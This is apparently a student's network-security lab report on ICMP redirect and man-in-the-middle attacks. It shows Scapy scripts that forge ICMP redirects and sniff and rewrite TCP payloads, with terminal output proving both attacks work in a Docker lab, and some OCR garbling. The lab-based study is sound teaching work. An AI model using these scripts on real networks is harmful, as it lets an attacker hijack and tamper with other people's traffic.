

## ASSIGNMENT # 3 TEMPLATE

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### Task 1: Launching ICMP Redirect Attack

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I left off the protection set in the docker-compose.yml

```
44     sysctls:
45         - net.ipv4.ip_forward=1
46         - net.ipv4.conf.all.send_redirects=1
47         - net.ipv4.conf.default.send_redirects=1
48         - net.ipv4.conf.eth0.send_redirects=1
```

Task 1 Code

```
#!/usr/bin/python3
```

```
from scapy.all import*
```

```
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
```

```
icmp = ICMP(type= 5, code= 1)
```

```
icmp.gw = '10.9.0.111'
```

```
# The enclosed IP packet should be the one that
```

```
# triggers the redirect message.
```

```
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
```

```
send(ip/icmp/ip2/ICMP());
```

Did a ping request to the host 192.168.60.5 from the victim machine before doing ICMP Redirect Attack, then used mtr -n 192.168.60.5 to show the entries stored on the victim's machine


```
seed@VM: ~/.../Labsetup
[02/26/24]seed@VM:~/.../Labsetup$ dokps
dokps: command not found
[02/26/24]seed@VM:~/.../Labsetup$ dockps
ec8b7103beef  host-192.168.60.6
b0ee44c553c1  attacker-10.9.0.105
9ab312d5f279  victim-10.9.0.5
98e74e60bb9b  host-192.168.60.5
774b2bb6f8ea  router
edaea632c99e  malicious-router-10.9.0.111
[02/26/24]seed@VM:~/.../Labsetup$ docksh 9a
root@9ab312d5f279:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.083 ms

My traceroute [v0.93]
9ab312d5f279 (10.9.0.5) 2024-02-26T17:38:31+0000
Keys: Help  Display mode  Restart statistics  Order of fields  quit
          Packets
          Pings
Host      Loss%  Snt   Last   Avg    Best  Wrst  StDev
1. 10.9.0.11 0.0%   39    0.1    0.1    0.1   0.2   0.0
2. 192.168.60.5 0.0%   39    0.1    0.1    0.1   0.2   0.0
```

Used the ip flush command to remove the route for the host 192.168.60.5 from the victims machine

```
root@9ab312d5f279:/# ip route flush cache
```

Ran the code from the attacker machine and then pinged the host 192.168.60.5 from the victim's machine




The screenshot shows a Kali Linux environment with a terminal window and a file explorer. The terminal window displays the execution of a Python script named `task1.py` from the `/volumes` directory. The script is designed to send ICMP packets to a specific IP address. The file explorer shows the `task1.py` file in the `Downloads` folder.

```
edaea632c99e malicious-router-10.9.0.111
[02/26/24]seed@VM:~/../volumes$ docksh b0
root@b0ee44c553c1:/# ./task1
bash: ./task1: No such file or directory
root@b0ee44c553c1:/# cd volumes
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
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Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
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root@b0ee44c553c1:/volumes# ./task1.py
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root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes#
```

```
1#!/usr/bin/python3
2from scapy.all import*
3
4ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
5icmp = ICMP(type= 5, code= 1)
6icmp.gw = '10.9.0.111'
7
8# The enclosed IP packet should be the one that
9# triggers the redirect message.
10ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
11send(ip/icmp/ip2/ICMP());
```

The output of the `mtr -n 192.168.60.5` command



The screenshot shows a Kali Linux environment with a terminal window and a file explorer. The terminal window displays the output of the `mtr -n 192.168.60.5` command, which shows the network path and packet loss statistics. The file explorer shows the `task1.py` file in the `Downloads` folder.


```
root@b0ee44c553c1:/volumes# ./task1.py
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root@b0ee44c553c1:/volumes#
```

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5icmp = ICMP(type= 5, code= 1)
6icmp.gw = '10.9.0.111'
7
8# The enclosed IP packet should be the one that
9# triggers the redirect message.
10ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
11send(ip/icmp/ip2/ICMP());
```


```
My traceroute [v0.93] 2024-02-26T18:10:17+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 32.4% 34 0.1 0.1 0.1 0.2 0.0
2. 10.9.0.11 12.1% 33 0.2 0.1 0.1 0.3 0.0
3. 192.168.60.5 0.0% 33 0.1 0.1 0.1 0.3 0.0
```

As we can see the malicious router (10.9.0.111) appears in the output of the `mtr -n 192.168.60.5` command, which means our attack is successful

Question 1: Can you use ICMP redirect attacks to redirect traffic to a remote machine (meaning a computer not on the local network), specifically one whose IP address is assigned to "icmp.gw"?



```
Firefox Web Browser  seed@VM: ~/.../La...  seed@VM: ~/.../La...  
GNU nano 4.8 task-1-icmp-redirect-attack.py  
#!/usr/bin/python3  
from scapy.all import*  
  
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')  
icmp = ICMP(type= 5, code= 1)  
icmp.gw = '192.168.60.6'  
  
# The enclosed IP packet should be the one that  
# triggers the redirect message.  
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')  
send(ip/icmp/ip2/ICMP());
```



```
seed@VM: ~/.../Labsetup  
My traceroute [v0.93]  
fd9f3dded72b (10.9.0.105) 2024-02-27T19:34:09+0000  
Keys: Help Display mode Restart statistics Order of fields quit  
Packets  
Host Loss% Snt Last Avg Best Wrst StDev  
1. 10.9.0.11 0.0% 8 0.1 0.1 0.1 0.2 0.0  
2. 192.168.60.5 0.0% 8 0.1 0.1 0.1 0.2 0.0
```

It will not work. This can be because icmp attacks are mainly to manipulate routing tables inside the network, so will not be very effective with remote machines. It is also noted

that icmp redirects rely on the trust relationship within a LAN, so usually it fails to influence routing tables and decisions outside the LAN. Also, almost all networks have filters and security protocols to negate ICMP redirect attack attempts to make any unauthorized change to the routing,

For the reasons above, and most likely the attacker's lack of control over the other networks (like the ones that have the remote machine) will cause this scenario to fail.

Question 2: Can you use ICMP redirect attacks to redirect traffic to a non-existent machine on the same network, such as a device named "icmp.gw" that is either offline or nonexistent?

```
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../
GNU nano 4.8 task-1-icmp-redirect-att
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '10.9.0.16'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
12ef2c3102c4 (10.9.0.5) 2024-02-27T19:41:25+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last   Avg   Best  Wrst  StDev
1. 10.9.0.11 95.8%  25    0.2    0.2   0.2    0.2   0.0
2. 192.168.60.5 0.0%  25    0.6    0.3   0.1    2.6   0.5

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```

No. While ICMP redirects can manipulate routing tables, they cannot effectively redirect traffic to a non-existent machine on the same network. Since ICMP redirects are sent by

routers the source of a better route to reach the specified destination, a machine that doesn't exist won't be found and hence won't be considered a valid destination on the network.

Also generally there are filtering rules implemented on networks to prevent suspicious ICMP traffic, which includes redirects to non-existing entities. So the attempts to manipulate and change the routing table will fail.

Question 3: The provided `docker-compose.yml` file contains entries related to the "malicious router" container. What is the purpose of these entries, and what would be the expected observation if we changed their value to 1 and launched an attack (without actually performing the attack)?

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.all.send_redirects=0
    - net.ipv4.conf.default.send_redirects=0
    - net.ipv4.conf.eth0.send_redirects=0
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.111
  command: bash -c "
    ip route add 192.168.60.0/24 via 10.9.0.11 &&
    tail -f /dev/null
  "
```

These entries configure settings related to sending ICMP (Internet Control Message Protocol) redirects on the container. The `send_redirects` parameter controls whether the



kernel transmits ICMP messages to inform other hosts about potentially better routes for specific destinations.

Values:

The current values are all set to 0, which means sending ICMP redirects is disabled. This is a common security practice as it can prevent unauthorized attempts to manipulate routing information.

Changing the value to 1:

If you were to change these values to 1, it would enable sending ICMP redirects from the container.

## **Task 2: Launching the MITM Attack**

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A man-in-the-middle (MITM) attack is a concept that refers to a situation where an attacker places themselves within a communication channel between a user and an application. This can be done with the aim of either listening in on the conversation or pretending to be one of the parties involved, creating the illusion of a typical exchange of information. The goal of task 2 is to implement this attack by redirecting the ICMP packet to the malicious router and modify a certain word

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
```



```

if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    print("*** %s, length: %d" % (data, len(data)))


    #Replace a pattern
    newdata = data.replace(b'task2', b'AAAAA')

    send(newpkt/newdata)
else:
    send(newpkt)

f_mac = 'tcp and ether src 02:42:0a:09:00:05'
#f_ip = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f_mac, prn=spooft_pkt)

```

The code above shows the program for the man-in-the-middle attack using ICMP redirection. The provided code is similar to the previous lab assignment wherein it will snoop and spoof packets and change its contents. For this task, once the code reads “task2”, it will substitute the word to “AAAAA”.



```

seed@VM: ~/.../Labsetup
seed@VM: ~/.../La...
root@71cb36569453:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.128 ms

```

Send a ping to host A so that the attacker could intercept a packet and redirect it's gateway to the malicious router.

```
seed@VM: ~/.../Labsetup
root@66ff85ee72fb:/volumes# python3 task1.py
Sent 1 packets.
root@66ff85ee72fb:/volumes#
```

Run the program for task 1 to redirect the gateway

```
seed@VM: ~/.../Labsetup
root@71cb36569453:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 213sec
root@71cb36569453:/#
```

The ip route cache shows that the gateway is successfully modified.

```
seed@VM: ~/.../Labsetup
root@ele0c594f8ae:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@ele0c594f8ae:/volumes#
```

In the malicious router, turn off the ip forwarding so that it could stop the original packets from being sent to the destination.

```
seed@VM: ~/.../Labsetup
root@ele0c594f8ae:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@ele0c594f8ae:/volumes# python3 task2.py
LAUNCHING MITM ATTACK.....
```

Run the code in the malicious router to modify the specific message.

```
seed@VM: ~/.../volumes
root@b08e48ff301a:/# nc -lp 9090
```

```
seed@VM: ~/.../Labsetup
root@71cb36569453:/# nc 192.168.60.5 9090
```

Start a netcat session between Host A and the victim machine

```
seed@VM: ~/.../Labsetup
root@71cb36569453:/# nc 192.168.60.5 9090
hello
netsec
task2
```

```
seed@VM: ~/.../volumes
root@b08e48ff301a:/# nc -lp 9090
hello
netsec
AAAAA
```


The image above shows the successful attack; The “task2” was modified to “AAAAA”

**Question 4:**

The only direction that the attacker is interested in is the victim to the router, because they want to intercept the message before sending it to the destination.

## Question 5:

IP Address:



```
task2.py — ~/Desktop/Lab3/Labsetup — Atom
File Edit View Selection Find Packages Help
Project
  Labsetup
    volumes
      docker-compose.yml
      mitm_sample.py
      task1.py
      task2.py
task2.py
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  print("LAUNCHING MITM ATTACK.....")
5
6  def spoof_pkt(pkt):
7      newpkt = IP(bytes(pkt[IP]))
8      del(newpkt.chksum)
9      del(newpkt[TCP].payload)
10     del(newpkt[TCP].chksum)
11
12     if pkt[TCP].payload:
13         data = pkt[TCP].payload.load
14         print("**** %s, length: %d" % (data, len(data)))
15
16         #Replace a pattern
17         newdata = data.replace(b'task2', b'AAAAA')
18
19         send(newpkt/newdata)
20     else:
21         send(newpkt)
22
23     #f_mac = 'tcp and ether src 02:42:0a:00:00:05'
24     f_ip = 'tcp and ip src 10.9.8.5'
25     pkt = sniff(iface='eth0', filter=f_ip, prn=spoof_pkt)
26
```




```
seed@VM: ~/.../Labsetup
root@71cb36569453:/# nc 192.168.60.5 9090
hello
this is IP
task2
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Project Task 2.nv Task 1.nv
seed@VM: ~/.../volumes
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root@b08e48ff301a:/# nc -lp 9090
hello
this is IP
AAAAA

Project Task 2.nv Task 1.nv
seed@VM: ~/.../Labsetup
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Sent 1 packets.
.
Sent 1 packets.
*** b'this is IP\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'this is IP\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
```

Using the IP address, the attack was successful. However, the packets being send has entered an infinite loop which will cause issues to the router.

## MAC Address:



```
task2.py — ~/Desktop/Lab3/Labsetup — Atom
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Project
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      task1.py
      task2.py
